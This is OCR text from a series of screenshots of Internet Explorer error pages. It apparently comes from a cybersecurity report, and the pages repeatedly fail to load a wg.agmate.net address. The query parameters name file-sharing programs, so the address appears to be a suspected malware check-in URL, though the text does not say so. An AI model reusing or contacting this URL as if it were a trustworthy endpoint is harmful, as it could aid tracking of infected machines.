

Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:16 AM



Windows Internet Explorer
Search...
Favorites
Connecting...
Page
Safety
Tools



Windows Internet Ex...
12:15 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:21 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:16 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
Tuesday, June 20, 2017
Internet Explorer can...
12:18 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM



https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v% - Windo...
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
https://www1.wg.agmate.net/User/G002.aspx?wi...
Page
Safety
Tools



Waiting for res://ieframe.c
Unknown Zone | Protected Mode: Off
100%
https://www1.wg.ag...
12:15 AM


https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp=0&share=0&pd=0&cabos=0&lime=0&p=0&host=v% - Windo...
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Connecting...
Page
Safety
Tools


100%
https://www1.wg.ag...
12:15 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:17 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:19 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM



Windows Internet Explorer
Search...
Favorites
Connecting...
Page
Safety
Tools



12:15 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:19 AM



Computer
12:15 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:21 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:17 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyp
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:16 AM

